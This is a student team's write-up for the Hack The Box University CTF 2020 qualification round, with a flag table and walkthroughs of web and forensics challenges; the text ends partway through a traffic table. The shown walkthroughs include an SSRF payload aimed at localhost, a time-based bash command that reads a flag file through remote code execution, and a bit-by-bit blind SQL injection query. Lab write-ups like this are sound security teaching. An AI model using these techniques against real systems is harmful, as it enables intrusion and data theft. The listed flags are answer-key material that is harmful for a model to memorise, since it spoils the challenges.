UNIVERSITY CTF 2020

Qualification Round Nov 20th 2020

Thank you for taking part in our Hack The Box University CTF 2020 Qualification Round! Congrats for your dedication, for all the effort you made and for participating. We hope you all enjoyed it! Provide below your solution towards the CTF challenges, along with the appropriate screenshots and flags. Add this document along with the solvers in a zip file and send it to ctf-writeups@hackthebox.eu.

The best is yet to come…

Team Identity

CTF Team Name: SQLazo

University Name: Universidad Autónoma de Madrid

Challenge Completion Table

Challenge Name	Solved (Y/N)	Flag
WEB		
Gunship	Y	HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}
Cached Web	Y	HTB{pwn1ng_y0ur_DNS_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}
Userland City	N	----------
WAFfles Order	N	----------
BoneChewerCon	N	----------
PWN		
kindergarten	Y	HTB{2_c00l_4_$cH0oL!!}
mirror	Y	HTB{0n3_byt3_cl0s3r_2_v1ct0ry}
childish calloc	N	----------
UAF	N	----------
VVVV8	N	----------
CRYPTO		
Weak RSA	Y	HTB{b16_e_5m4ll_d_3qu4l5_w31n3r_4774ck}
Baby Rebellion	Y	HTB{37.220464, -115.835938}
Cargo Delivery	Y	HTB{CBC_0r4cl3}
Signal from outer space	Y	HTB{37_c0m3_h0m3_d1nn3r_15_r34dy}

Buggy Time Machine	Y	HTB{l1n34r_c0n9ru3nc35_4nd_prn91Zz}
Nuclear Disaster	Y	HTB{s3cur3_y0ur_cr1t1c4l_1nfr4s7ruc7ur3}
REVERSING		
Hi! My name is (what?)	Y	HTB{L00k1ng_f0r_4_w31rd_n4m3}
Patch of the Ninja	Y	HTB{C00l_Shurik3n}
ircware	Y	HTB{m1N1m411st1C_fL4g_pR0v1d3r_b0T}
Malception	N	----------
Coffee Invocation	N	----------
BLOCKCHAIN		
moneyHeist	Y	HTB{Th3_D4ng3R_0f_Re3nTr4ncY}
FORENSICS		
Warren Buffer	Y	HTB{1a4b20ec17323f20909c224614308f09}
Plug	Y	HTB{IN73R3S7iNG_Us8_s7UFf}
Kapkan	Y	HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}
Exfil	Y	HTB{b1t_sh1ft1ng_3xf1l_1s_c00l}
HARDWARE		
Block	Y	HTB{M3m0ry_5cR4mbl1N6_c4n7_54v3_y0u_th1S_t1M3}
Trace	N	----------
MISC		
rigged lottery	Y	HTB{strcpy_0nly_c4us3s_tr0ubl3!}

Arcade	Y	HTB{1ts_4_m3_fl4gioo!}
HTBxUni AI	N	HTB{w0w_y0u_4r3_4c7u4lly_4n_4dm1n157r470r}

Challenge Walkthroughs

Web

Cached Web

I made a service for people to cache their favourite websites, come and check it out! But don't try anything funny, after a recent incident we implemented military grade IP based restrictions to keep the hackers at bay...

We are given a webpage and its source code, which is running a **Flask** application. We can enter a URL and the webpage will load it in the background, take a snapshot and show it.

Since we have access to the source code, our first approach is to take a deep look at it. We can see a *main.py* file, which sets a custom **Server** header (*'HTB x UNI CTF'*) and loads the routes handler from *blueprints/routes.py*.

```
main.py
from flask import Flask, session, jsonify, g
from application.blueprints.routes import web, api
from application.database.db import get_db

class Synack(Flask):
    def process_response(self, response):
        response.headers['Server'] = 'HTB x UNI CTF'
        super(self.__class__, self).process_response(response)
        return response

app = Synack(__name__)
app.config.from_object('application.config.Config')

app.register_blueprint(web, url_prefix='/')
app.register_blueprint(api, url_prefix='/api')
```

From *blueprints/routes.py* we can map the web application, which handles three routes: */*, */cache* and */flag*.

routes.py

```python
from flask import Blueprint, request, render_template, abort, send_file
from application.util import cache_web, is_from_localhost

web = Blueprint('web', __name__)
api = Blueprint('api', __name__)

@web.route('/')
def index():
    return render_template('index.html')

@api.route('/cache', methods=['POST'])
def cache():
    if not request.is_json or 'url' not in request.json:
        return abort(400)

    return cache_web(request.json['url'])

@web.route('/flag')
@is_from_localhost
def flag():
    return send_file('flag.png')
```

The obvious path is sending a GET request to */flag*, which will return the flag as an image. However, this will not work since there is a middleware decorator being called which will return 403 unless the request IP is *'127.0.0.1'* (we can see this at *util.py*).

```python
def is_from_localhost(func):
    @functools.wraps(func)
    def check_ip(*args, **kwargs):
        if request.remote_addr != '127.0.0.1':
            return abort(403)
        return func(*args, **kwargs)
    return check_ip
```

It does not seem like the check involves any forgeable header, so we will need to think about other techniques. Let's check how the application is actually loading the webpages and taking snapshots.


First of all, when we ask the application to cache our website, the function *cache_web* is called.

```python
def cache_web(url):
    scheme = urlparse(url).scheme
    domain = urlparse(url).hostname

    if scheme not in ['http', 'https']:
        return flash('Invalid scheme', 'danger')

    def ip2long(ip_addr):
        return unpack("!L", socket.inet_aton(ip_addr))[0]

    def is_inner_ipaddress(ip):
        ip = ip2long(ip)
        return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
               ip2long('10.0.0.0') >> 24 == ip >> 24 or \
               ip2long('172.16.0.0') >> 20 == ip >> 20 or \
               ip2long('192.168.0.0') >> 16 == ip >> 16 or \
               ip2long('0.0.0.0') >> 24 == ip >> 24

    try:
        if is_inner_ipaddress(socket.gethostbyname(domain)):
            return flash('IP not allowed', 'danger')
        return serve_screenshot_from(url, domain)
    except Exception as e:
        return flash('Invalid domain', 'danger')
```

This will check for a valid scheme and will ensure we are not trying to load the challenge webpage (this would be really obvious). So we can only ask for external *http* or *https* websites. At the end, *serve_screenshot_from()* will be called.

```python
def serve_screenshot_from(url, domain, width=1000, min_height=400, wait_time=10):
    from selenium import webdriver
    from selenium.webdriver.support.ui import WebDriverWait
    from selenium.webdriver.chrome.options import Options

    options = Options()

    options.add_argument('--headless')
    options.add_argument('--no-sandbox')
    options.add_argument('--ignore-certificate-errors')
    options.add_argument('--disable-dev-shm-usage')
    options.add_argument('--disable-infobars')
    options.add_argument('--disable-background-networking')
    options.add_argument('--disable-default-apps')
    options.add_argument('--disable-extensions')
    options.add_argument('--disable-gpu')
    options.add_argument('--disable-sync')
    options.add_argument('--disable-translate')
    options.add_argument('--hide-scrollbars')
    options.add_argument('--metrics-recording-only')
    options.add_argument('--no-first-run')
    options.add_argument('--safebrowsing-disable-auto-update')
    options.add_argument('--media-cache-size=1')
    options.add_argument('--disk-cache-size=1')
    options.add_argument('--user-agent=SynackCTF/1.0')

    driver = webdriver.Chrome(
        executable_path='chromedriver',
        chrome_options=options,
        service_log_path='/tmp/chromedriver.log',
        service_args=['--cookies-file=/tmp/cookies.txt', '--ignore-ssl-errors=true', '--ssl-protocol=any' ]
    )

    driver.set_page_load_timeout(wait_time)
    driver.implicitly_wait(wait_time)

    driver.set_window_position(0, 0)
    driver.set_window_size(width, min_height)

    driver.get(url)

    WebDriverWait(driver, wait_time).until(lambda r: r.execute_script('return document.readyState') == 'complete')

    filename = f'{generate(14)}.png'

    driver.save_screenshot(f'application/static/screenshots/{filename}')

    driver.service.process.send_signal(signal.SIGTERM)
    driver.quit()

    cache.new(domain, filename)

    return flash(f'Successfully cached {domain}', 'success', domain=domain, filename=filename)
```

Now, this is the core of the challenge. As we can see, the server is running **Selenium WebDriver**, which is a software intended to simulate a browser for automation purposes.




From the source code we can deduce how the application is really working. First of all, it will create a Google Chrome environment, from which it will send a GET request to our URL. The server will then wait until the document is fully loaded and take a screenshot of the document. This screenshot will be saved as a PNG with a 14-characters-long random filename, into *screenshots/*. It will finally create a new entry on the database for our new cached webpage.

Exploitation time!
The answer came to us immediately: we must trick the server to ask for */flag* itself, and we will do it using something similar to a CSRF attack.

The site htmlsave.com will be useful since we can use it to store a static HTML file with the following content:

```
1 <html>
2 <img src="http://127.0.0.1:1337/flag">
3 </html>
```

So when the application tries to cache this website, it will load the image flag from the Selenium browser, which is running locally (therefore, its IP will be 127.0.0.1):



Flag: HTB{pwn1ng_y0ur_DNS_r3s0lv3r_0n3_qu3ry_4t_4_t1m3}

Web

gunship

If we look in the js files we can see that they are using express.js with the JSON middleware which means that the body of the request will be interpreted as JSON. If we look at the routes, we can see a very interesting part.


```
// unflatten seems outdated and a bit vulnerable to prototype pollution
// we sure hope so that po6ix doesn't pwn our puny app with his AST injection on template engines

const { artist } = unflatten(req.body);

if (artist.name.includes('Haigh') || artist.name.includes('Westaway') || artist.name.includes('Gingell')) {
    return res.json({
        'response': handlebars.compile('Hello {{ user }}, thank you for letting us know!')({ user:'guest' })
    });
```

If we search only for unflatten vulnerabilities we can find a post here where the author describes how to get arbitrary execution on handlebars + unflatten. We have to adapt the exploit by adding the artist name so that the handlebars template gets compiled.
We run the exploit and get nothing. It works locally so we can assume that the challenge is behind a firewall. We can check it by changing the command to sleep and it executes.
The easiest path that I found is to get the flag one character at a time with a time-based attack (the simplest of all). We can write a command in bash to check if the first character is ‘H’ like so:

```
export STR=$(head -c 1 $(find -name "flag*")) && [ "$STR" == "H" ] && sleep 3
```

We first get the flag filename using find because it has been obfuscated. Then, we get the first n characters from the file, in this case 1. We check the string and, if they match, we sleep. If we time the requests, we can try every character and get that the first one is H. In general if LEN and S are variables that we populate for each request, we have:

export STR=$(head -c {LEN} $(find -name "flag*")) && ["$STR" == "{S}"] && sleep 3



Flag: HTB{wh3n_l1f3_g1v3s_y0u_p6_st4rt_p0llut1ng_w1th_styl3}


Forensics

Warren Buffer

I tried to inform him about the node leaks and the Silk Road but he never listens. Run for your life.


We are given a compressed file that contains a *.pcap*, so we open it with ***Wireshark***. We can see a lot of HTTP objects that result in *.jsp* files with the response from *canarytokens.com*. Paying attention to the request of the last one, we can notice a suspicious header:

Accept-Password: do_you_know_anything_about_the_cicada_3301_?



We cannot see anything else on Wireshark so let's try something else. We run *strings* command on the pcap and we notice some suspicious hexadecimal values at the end of each *User-Agent* header (after *FourChan/*). Here there is a filtered view using

strings Warren_Buffer.pcap | grep "^User-Agent:"




So we extract each hexadecimal value and decode all of them together using:


strings Warren_Buffer.pcap | grep "User-Agent:" | cut -d '/' -f6 | xxd -r -p1

```
root@kali:/media/sf_CTF/ctfhtb/forensics# strings Warren_Buffer.pcap | grep "^User-Agent:" | cut -d '/' -f6 | xxd -r -p1
https%3A//ghostbin.co/paste/yqtsek93root@kali:/media/sf_CTF/ctfhtb/forensics#
```

The result is the URL of a **password-protected *ghostbin***, that can be accessed using the previous password we found on Wireshark. There, we see a long encoded string that we paste on CyberChef and using its *Magic* function, we **decode base64**, **render image** and obtain the following picture:




Zooming in, we can read *My bytes are washed by 7d76830dDDBBA391F542cCbc3E598Df392a3F274*. Once we noticed that it was a **blockchain address**, then we found it here. On this website we can also decode the input data and read a message saying: "*I suppose this time will work*".



So it made us think that we should explore the transactions of the receiver, to see earlier ones, and the previous one was a **Contract Creation** that contained the flag in the decoded input data.

asdfasd



Flag: HTB{1a4b20ec17323f20909c224614308f09}

Forensics

Plug

One of our clients has reported that they might have been compromised and they don't know how this happened, we have dumped everything including USB traffic. Can you look at it and find out how our client got the virus in the first place?

After inspecting the pcap given with wireshark I decided to dump the USB traffic. I used the next command to extract the USB data:

```
tshark -r capture.pcapng -T fields -e usb.capdata | sed -r '/^\s*$/d' | xxd -r -p > data
```

I used binwalk to analyze the data and got the next information:

```
zombor@zombor:~/Descargas/HTBCTF/forensics_plug/forensics_plug$ binwalk -e data

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
67568         0x107F0         PNG image, 200 x 200, 8-bit/color RGBA, non-interlaced
67609         0x10819         Zlib compressed data, default compression
```

We can see there is a PNG in the data extracted so we use the next binwalk command to extract any file type (in this case the PNG):

```
binwalk --dd='.*' data
```

Opening the PNG with an image viewer we see that we got a QR:

Decoding the QR we retrieve the flag:


Flag: HTB{IN73R3S7iNG_Us8_s7UFf}

Forensics


Kapkan

We received an email from one of our clients regarding an invoice, which contains an attachment. However, after calling the client it seems they have no knowledge of this. We strongly believe that this document contains something malicious. Can you take a look?

With the **strings** utility we dump the text strings contained in the document. We notice a sequence of decimal numbers which could be something interesting encoded:



Indeed, the sequence of numbers is an encoded PowerShell command:



Decoding the Base64 argument gives the flag:

Flag: HTB{D0n7_45K_M3_h0W_17_w0RK5_M473}

Forensics

Exfil


We think our website has been compromised by a bad actor. We have noticed some weird traffic coming from a user, could you figure out what has been exfiltrated?

We are given a network traffic capture. After analyzing it, and as the challenge title suggests, there is a data exfiltration using a time-based blind SQL injection made on a webpage form. Here is one of the decoded SQL queries:

```
SELECT SLEEP((
    SELECT ASCII(
        substr((SELECT group_concat(database_name) FROM mysql.innodb_table_stats), 1, 1)
    ) >> 7 & 1
) * 3)
```

With this sentence the attacker can exfiltrate one bit at a time. In this case, it selects the database name, extracts the first character, encodes it into its ASCII value and then applies a logic operation to extract the most significant bit. This result, which could be 0 or 1, is finally multiplied by 3 and passed as a parameter to the **SLEEP** function. So, if the bit has a value of 1, the server sleeps 3 seconds and then replies to the HTTP request. If not, the server instantly replies (obviously with the usual time delay).

The traffic dump contains the HTTP requests made by the tool the attacker used, and also contains the requests made internally to the SQL server. Then, there are 2 ways we can obtain the exfiltrated data analyzing the logs of one of the sources. During the competition, we chose to analyze the web server traffic, from the attacker's point of view. With Wireshark we applied a filter to show only the POST requests made by the attacker and extracted the packet details to a JSON file. Then we just have to find the property that holds the relative time shown in Wireshark and compare it to the previous packet.



http.request.method == POST

No.	Time	Source	Destination	Protocol	Length	Info
18	0.016955	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
46	0.026147	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
74	3.038981	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
102	6.050808	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
130	6.061506	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
158	6.073009	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
186	9.086230	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
214	9.097746	172.17.0.1	172.17.0.2	HTTP/J…	1204	POST /api/cache HTTP/1.1 , JavaScript Object Notation (application/json)
